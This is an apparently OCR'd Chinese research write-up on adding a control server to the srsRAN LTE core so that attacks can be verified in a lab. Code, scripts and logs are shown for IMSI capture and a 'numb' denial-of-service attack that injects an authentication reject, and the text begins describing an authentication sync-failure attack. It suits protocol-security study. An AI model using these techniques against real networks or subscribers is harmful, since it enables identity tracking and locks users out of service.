                      leap_tcpserver_args->nas_msg_size_leap)) {
            int test_flag =
leap_send(assocfd,LEAP_INITIAL_NAS_DATA,enb_ue_s1ap_id,leap_tcpserver_args-
>nas_msg_leap,leap_tcpserver_args->nas_msg_size_leap);
        }

        // Pack NAS Authentication Request in Downlink NAS Transport msg
        // Send reply to eNB
    }

    // ...
}
```

3. 协议栈函数接口补充

位置：`srsepc/hdr/mme/nas.h`

```
class nas
{
public:
    /* send_downlink_nas_transport for leap */
    void send_downlink_nas_transport_leap(srsran::byte_buffer_t* nas_msg);

    /* send_downlink_nas_transport for leap */
    bool send_authentication_reject_leap(nas* nas_ctx,s1ap_interface_nas*
s1ap);

    /* send_modify_bearer_request for leap */
    bool send_modify_bearer_request_leap(uint16_t erab_to_modify,
srsran::gtp_fteid_t* enb_fteid);
```

```
12
13      // ...
14  }
```


位置：`srsepc/src/mme/nas.cc`

```
1   namespace srsepc {
2       // ...
3
4       // API for Leap begin
5       bool nas::send_authentication_reject_leap(nas* nas_ctx,
    s1ap_interface_nas* s1ap) {
6           srsran::unique_byte_buffer_t nas_tx;
7           // Pack NAS Authentication Reject in Downlink NAS Transport msg
8           nas_tx = srsran::make_byte_buffer();
9           if (nas_tx == nullptr) {
10              nas_logger.error("Couldn't allocate PDU in %s().",
    __FUNCTION__);
11              return false;
12          }
13          nas_ctx->pack_authentication_reject(nas_tx.get());
14          // Send reply to eNB
15          s1ap->send_downlink_nas_transport(
16          m_ecm_ctx.enb_ue_s1ap_id, m_ecm_ctx.mme_ue_s1ap_id, nas_tx.get(),
    m_ecm_ctx.enb_sri);
17          return true;
18      }
19
20      bool nas::send_modify_bearer_request_leap(uint16_t erab_to_modify,
    srsran::gtp_fteid_t* enb_fteid) {
21        int i = 1;
22        while(i < 100)
23        {
24          m_gtpc->send_modify_bearer_request(m_emm_ctx.imsi, erab_to_modify,
    enb_fteid);
25          printf("%d\n",i);
26          i++;
27        }
28        return true;
29      }
30
31      // ...
32  }
```

五、攻击验证

IMSI 抓取

实现流程



截取参数

定义一个全局结构体，截取在 UE 接入 EPC 后协议栈消息中的一些信息，用于在 leap server 的函数接口中作为参数装填到消息对应的字段上。

```
// leap tcpserver args from epc
typedef struct leap_tcpserver_s
{
  nas*                  nas_ctx_leap;
  s1ap_interface_nas*   s1ap_leap;
  char*                 nas_msg_leap;
  int                   nas_msg_size_leap;
  uint16_t              erab_to_modify_leap;
  srsran::gtp_fteid_t* enb_fteid_leap;
  uint32_t              enb_ue_s1ap_id_leap;
} leap_tcpserver_t;
```

srsepc/src/mme/s1ap_nas_transport.cc：

s1ap_nas_transport::handle_initial_ue_message()：

- 在 UE 接入时截取其 nas 信息，包括消息的内容（主要包含消息的类型，如：attach request 等）以及消息的长度。

```
// get leap tcpserver args
leap_tcpserver_args->nas_msg_leap = (char*)nas_msg->msg;
leap_tcpserver_args->nas_msg_size_leap = nas_msg->N_bytes;
```

插桩代码

srsepc/src/mme/nas.cc：

handle_imsi_attach_request_unknown_ue()：

将之前截取到的 nas 消息作为参数，通过 leap_send() 函数发送给客户端。

```
if (leap_send(assocfd,
              LEAP_ITTI_MSG,
              enb_ue_s1ap_id,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
  int test_flag = leap_send(assocfd,
                            LEAP_INITIAL_NAS_DATA,
                            enb_ue_s1ap_id,
                            leap_tcpserver_args->nas_msg_leap,
                            leap_tcpserver_args->nas_msg_size_leap);
}
```

函数接口

调用 leap_send() 后会转入 loop 流程。

```
int leap_send(int assocfd, uint8_t message_id, uint8_t ue_id, char* sendbuf, int size)
{
  leap_message_t* send_message = (leap_message_t*)malloc(size + 3);
  send_message->message_id     = message_id;
  send_message->ue_id          = ue_id;
  send_message->length         = size;
  memcpy(send_message->message, sendbuf, size);
  sctp_sendmsg(assocfd, send_message, size + 3, 0, 0, 0, 0, 0, 0, 0);
  return leap_loop();
}
```

进入 loop 后服务端会开启循环接收，等待客户端的指令。

```
int leap_loop()
{
  int rc = -1;
  while (rc == -1) {
    rc = leap_recv(assocfd, recvbuf, buf_size, 0);
  }
  return rc;
}
```

在 leap_recv() 函数中，首先会解析客户端发来的指令，然后根据 command_id 执行不同的 case，这些不同的 case 相当于是封装了一些协议栈原有的函数，用于获取协议栈中的一些信息并发送到客户端，或控制协议栈执行我们自定义的流程，用于进行攻击验证。

```c
int leap_recv(int assocfd, char* recvbuf, int size, int flag)
{
  printf("leap_recv start\n");
  int recv_size = sctp_recvmsg(assocfd, recvbuf, size, 0, 0, 0, 0);
  leap_command_t* msg_proc_t;
  msg_proc_t = (leap_command_t*)recvbuf;
  int8_t command_id = msg_proc_t->command_id;

  switch (command_id)
  {

    case GET_EMM_SECURITY_CONTEXT:
    {
      printf("Leap: GET_EMM_SECURITY_CONTEXT\n");
      char st[10] = "-1";
      leap_send_only(assocfd, LEAP_EMM_SECURITY_CTX, 1, st, 3);
      return -1;
      break;
    }
```

后续可以接着在该函数中扩展不同的 case，并在客户端中增加相应的指令，即可验证更多不同类型的攻击，或对一些无线网络的异常情况进行模拟用于分析和研究。

用户脚本


接收服务端发来的消息，并解析为对应的字段，然后根据 message_id 向 server 发送不同的指令。

如果接收到的是 nas_msg，则还需要进行编解码卸载操作，然后才能获取到对应的 nas 信息，并根据 message_type 执行不同的操作。

```python
#建立连接
le = leap("192.168.137.99", "7897")

while True:
    #接收消息
    message_id, ue_id, length, msg = le.recv(buf_size)

    #改变流程
    if message_id == LEAP_ITTI_MSG:
        le.hold(True)

    #用户自定义
    elif message_id == LEAP_INITIAL_NAS_DATA:
        nas_msg = le.nas_message_decode(msg)
        message_type = nas_msg.contents.header.message_type
        if message_type == ATTACH_REQUEST:
            imsi = pointer(nas_msg.contents.attach_request.oldgutiorimsi.imsi)
            ppstruct(imsi)

    else:
        le.exit_loop()
```

测试结果

脚本输出结果：



EPC 抓包结果：

No.	Time	Source	Destination	Protocol	Length	Info
170	56.463818537	192.168.137.101	192.168.137.99	S1AP	116	S1SetupRequest
172	56.464108494	192.168.137.99	192.168.137.101	S1AP	108	S1SetupResponse
186	64.204983194	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	232	InitialUEMessage, Attach request, PDN connectivity request
187	64.205521479	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	108	SACK (Ack=1, Arwnd=106496) , DownlinkNASTransport, Identity request
188	64.245045913	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	144	SACK (Ack=1, Arwnd=106496) , UplinkNASTransport, Identity response
189	64.245812458	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	140	SACK (Ack=2, Arwnd=106496) , DownlinkNASTransport, Authentication request
191	64.645087384	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	128	UplinkNASTransport, Authentication response
192	64.646037214	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	120	SACK (Ack=3, Arwnd=106496) , DownlinkNASTransport, Security mode command
193	64.684888247	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	136	SACK (Ack=3, Arwnd=106496) , UplinkNASTransport, Security mode complete
194	64.685268824	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	260	SACK (Ack=4, Arwnd=106496) , InitialContextSetupRequest, Attach accept, Activate default EPS
195	64.764910505	192.168.137.101	192.168.137.99	S1AP	464	SACK (Ack=4, Arwnd=106496) , UECapabilityInfoIndication, UECapabilityInformation
198	64.965362217	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	180	InitialContextSetupResponse, UplinkNASTransport, Attach complete, Activate default EPS bearer
199	64.965819148	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	156	SACK (Ack=7, Arwnd=106496) , DownlinkNASTransport, EMM information
726	74.824481154	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	132	UplinkNASTransport, Detach request (Combined EPS/IMSI detach / switch-off)
727	74.824758115	192.168.137.99	192.168.137.101	S1AP	100	SACK (Ack=8, Arwnd=106496) , UEContextReleaseCommand [NAS-cause=normal-release]
728	74.825005391	192.168.137.101	192.168.137.99	S1AP	100	SACK (Ack=6, Arwnd=106496) , UEContextReleaseComplete

EPC 日志：

```
--- Software Radio Systems EPC ---

Reading configuration file epc.conf...
HSS Initialized.
MME S11 Initialized
MME GTP-C Initialized
MME Initialized. MCC: 0xf208, MNC: 0xff93
SPGW GTP-U Initialized.
SPGW S11 Initialized.
SP-GW Initialized.
SCTP socket create success!
bind success!
listen success!
accept success!
waiting
Received S1 Setup Request.
S1 Setup Request - eNB Name: srsenb01, eNB id: 0x19b
S1 Setup Request - MCC:208, MNC:93
S1 Setup Request - TAC 7, B-PLMN 0x2f839
S1 Setup Request - Paging DRX v128
Sending S1 Setup Response
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Attach request -- IMSI: 208930000000005
Attach request -- eNB-UE S1AP Id: 1
Attach request -- Attach type: 2
```

> Attach Request -- UE Network Capabilities EEA: 11110000
> Attach Request -- UE Network Capabilities EIA: 01110000
> Attach Request -- MS Network Capabilities Present: true
> PDN Connectivity Request -- EPS Bearer Identity requested: 0
> PDN Connectivity Request -- Procedure Transaction Id: 35
> PDN Connectivity Request -- ESM Information Transfer requested: false
> leap_recv start
> hold signal detected
> leap_recv start
> Leap: GET_EMM_SECURITY_CONTEXT
> Downlink NAS: Sending Authentication Request
> UL NAS: Received Authentication Response
> Authentication Response -- IMSI 208930000000005
> UE Authentication Accepted.

麻木攻击


攻击原理

通过向协议栈中注入一条不符合原流程顺序的信令，将严重干扰 UE 获得的服务。

具体地，在接受到 UE 的 attach_request 请求后，本来按流程协议栈在处理完该 attach 请求后应向 UE 回一条 authentication_request，并进入后序的鉴权流程。而我们操控协议栈，让协议栈不发 authentication_request，而是直接发送一条 authentication_reject 信令，则 UE 在多次尝试附着都无法成功后，会进入麻木状态，将再也无法接入网络。

麻木状态：指 UE 在接收到 authentication_reject 后，UE 会将自己从 LTE 网络中分离出来，甚至会尝试降级到 2G/3G 网络。在这种情况下，即使重新插入 SIM 卡也不允许受害者再次连接到 EPC。受害者 UE 会保持这种麻木状态，直到用户重新启动其设备。

实现流程



截取参数

srsepc/src/mme/s1ap_nas_transport.cc：

s1ap_nas_transport::handle_initial_ue_message()：

- UE 接入时的 nas 消息：包括消息内容和消息长度。

```
// get leap tcpserver args
leap_tcpserver_args->nas_msg_leap = (char*)nas_msg->msg;
leap_tcpserver_args->nas_msg_size_leap = nas_msg->N_bytes;
```

srsepc/src/mme/nas.cc：

handle_imsi_attach_request_unknown_ue()：

- nas_ctx：UE 的 nas 上下文，用于获取一些参数供 leap server 中的函数接口使用；并且 nas_ctx 是一个 NAS 类的对象指针，获取该指针，可以方便我们在 leap server 中调用到 NAS 类中的成员方法，用于实现消息处理、消息封包等操作。
- s1ap：是一个指向 s1ap 接口的指针，在 UE 介入后获取到该指针，用于 EPC 与基站进行通信，可以通过该指针调用到对应的方法，用于向基站发送下行的数据。
- enb_ue_s1ap_id：UE 的 id，供 leap server 中的函数接口使用，用于装填消息的字段。

```
// get leap tcpserver args
leap_tcpserver_args->nas_ctx_leap        = nas_ctx;
leap_tcpserver_args->s1ap_leap           = s1ap;
leap_tcpserver_args->enb_ue_s1ap_id_leap = enb_ue_s1ap_id;
```

插桩代码

srsepc/src/mme/nas.cc：

handle_imsi_attach_request_unknown_ue()：

```
if (leap_send(assocfd,
              LEAP_ITTI_MSG,
              enb_ue_s1ap_id,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
  int test_flag = leap_send(assocfd,
                            LEAP_INITIAL_NAS_DATA,
                            enb_ue_s1ap_id,
                            leap_tcpserver_args->nas_msg_leap,
                            leap_tcpserver_args->nas_msg_size_leap);
}
```

注意：在验证该攻击时，不能让协议栈按原流程发送 Authentication Request。

问题：这里在进行 leap_send 以后，协议栈本应该会因为进入循环接收而在这里阻塞住，不会执行后续的代码。但是，经过测试发现，后面发送 Authentication Request 的代码还是会被执行，经分析可能是因为编译器优化而发生的指令乱序重排导致的，除非直接注释掉后续发送 Authentication Request 的代码。

解决：我们定义了一个 bool 类型的 numb_attack_flag，在开启麻木攻击的验证后该 flag 会由 false 变为 true，以此来达到动态控制原流程是否发送 Authentication Request 的目的。（比直接注释掉协议栈的原代码更加灵活）

```
// wait
printf("wait for flag changes ...\n");
std::chrono::seconds t(5);
std::this_thread::sleep_for(t);
// printf("after insert code: numb_attack_flag = %d\n", numb_attack_flag);

// 验证麻木攻击时，不能讓 EPC 正常地發送 Authentication Request
if(!numb_attack_flag){
  printf("leap: Send Authentication Request\n");
  // Pack NAS Authentication Request in Downlink NAS Transport msg
  nas_tx = srsran::make_byte_buffer();
  if (nas_tx == nullptr) {
    nas_logger.error("Couldn't allocate PDU in %s().", __FUNCTION__);
    return false;
  }
  nas_ctx->pack_authentication_request(nas_tx.get());

  // Send reply to eNB
  s1ap->send_downlink_nas_transport(
      nas_ctx->m_ecm_ctx.enb_ue_s1ap_id, nas_ctx->m_ecm_ctx.mme_ue_s1ap_id, nas_tx.ge

  nas_logger.info("Downlink NAS: Sending Authentication Request");
  srsran::console("Downlink NAS: Sending Authentication Request\n");
}
```

函数接口

将 numb_attack_flag 设置为 true。

```
case SET_AND_SEND_AUTHENTICATION_REJECT:
{
  // srsRAN nas.cc handle_authentication_response
  printf("Leap: send ue authentication reject\n");

  numb_attack_flag = true;
  printf("numb_attack_flag = %d\n", numb_attack_flag);

  // get send args
  if(leap_tcpserver_args->nas_ctx_leap == nullptr
      || leap_tcpserver_args->s1ap_leap == nullptr){
       return -1;
  }
  nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;
  s1ap_interface_nas* s1ap_leap = leap_tcpserver_args->s1ap_leap;

  nas_leap->send_authentication_reject_leap(nas_leap, s1ap_leap);

  // release ptr
  nas_leap = nullptr;
  s1ap_leap = nullptr;

  break;
}
```

在 NAS 类中增加对应的函数，用于发送信令。

因为一些参数与函数属于 NAS 类的成员变量与成员方法，如：m_ecm_ctx 或 pack_authentication_reject()，在外界不能直接访问到，因此经考虑直接将自定义的流程在 NAS 类中封装为一个新的函数，在 leap server 中通过 NAS 类的对象指针直接调用即可。


```
// API for Leap begin
bool nas::send_authentication_reject_leap(nas* nas_ctx, s1ap_interface_nas* s1ap)
{
  srsran::unique_byte_buffer_t nas_tx;
  auto& nas_logger = srslog::fetch_basic_logger("NAS");
  // Pack NAS Authentication Reject in Downlink NAS Transport msg
  nas_tx = srsran::make_byte_buffer();
  if (nas_tx == nullptr) {
    nas_logger.error("Couldn't allocate PDU in %s().", __FUNCTION__);
    return false;
  }
  nas_ctx->pack_authentication_reject(nas_tx.get());

  // Send reply to eNB
  s1ap->send_downlink_nas_transport(
      m_ecm_ctx.enb_ue_s1ap_id, m_ecm_ctx.mme_ue_s1ap_id, nas_tx.get(), m_ecm_ctx.enb_

  nas_logger.info("Downlink NAS: Sending Authentication Request");
  srsran::console("Downlink NAS: Sending Authentication Request\n");
  return true;
}
```

用户脚本


```
#建立连接
le = leap("192.168.137.99", "7897")

while True:
    #接收消息
    message_id, ue_id, length, msg = le.recv(buf_size)

    #改变流程
    if message_id == LEAP_ITTI_MSG:
        le.hold(True)

    #用户自定义
    elif message_id == LEAP_INITIAL_NAS_DATA:
        nas_msg = le.nas_message_decode(msg)
        message_type = nas_msg.contents.header.message_type

        if message_type == ATTACH_REQUEST:
            le.send_authentication_reject(ue_id)
            le.exit_loop()

    else:
        le.exit_loop()
```

测试结果

脚本输出结果：



EPC 抓包结果：



EPC 日志：

> --- Software Radio Systems EPC ---
>
> Reading configuration file epc.conf...
> HSS Initialized.
> MME S11 Initialized
> MME GTP-C Initialized
> MME Initialized. MCC: 0xf208, MNC: 0xff93
> SPGW GTP-U Initialized.
> SPGW S11 Initialized.
> SP-GW Initialized.
> SCTP socket create success!
> bind success!
> listen success!
> accept success!
> waiting
> Received S1 Setup Request.
> S1 Setup Request - eNB Name: srsenb01, eNB id: 0x19b
> S1 Setup Request - MCC:208, MNC:93
> S1 Setup Request - TAC 7, B-PLMN 0x2f839
> S1 Setup Request - Paging DRX v128
> Sending S1 Setup Response
> Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
> msg_type = 41
> Received Initial UE message -- Attach Request
> Attach request -- IMSI: 208930000000005
> Attach request -- eNB-UE S1AP Id: 1
> Attach request -- Attach type: 2


```
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 31
PDN Connectivity Request -- ESM Information Transfer requested: false
handle_imsi_attach_request_unknown_ue
leap_recv start
hold signal detected
leap_recv start
Leap: GET_EMM_SECURITY_CONTEXT
leap_recv start
Leap: send ue authentication reject
numb_attack_flag = 1
Downlink NAS: Sending Authentication Request
leap_recv start
exiting
wait for flag changes ...
Received UE Context Release Request. MME-UE S1AP Id 1
SCTP Association Shutdown. Association: 57
Deleting eNB context. eNB Id: 0x19b
Releasing UEs context
Releasing UE ECM context. UE-MME S1AP Id: 1
^CStopping ..
Deleting UE EMM context. IMSI: 208930000000005
Saving S1AP PCAP file (DLT=150) to /tmp/epc.pcap

--- exiting ---
```

鉴权同步失败攻击

攻击原理

此攻击利用UE的序列号健全性检查来中断其连接过程。准确地说，对手通过MME与HSS交互，以确保UE和HSS的序列号不同步。结果，通过合法AuthRequestMessage接收的身份验证质询未通过UE的健全性检查，因此被UE丢弃。

为了成功实施此攻击，对手需要设置恶意UE，还需要知道受害者UE的IMSI。



注意：如果只是简单地发送 m 次相同的 attach request 消息是没有效果的。恶意 UE 需要在后续发送的 attach request 消息中使用不同的安全功能（选择不同的加密和完整性保护算法）。这一点至关重要，因为只有当 attach request 消息中的一个或多个信息元素与已接收的 attach request 不同时，HSS才会处理该 attach request 消息。

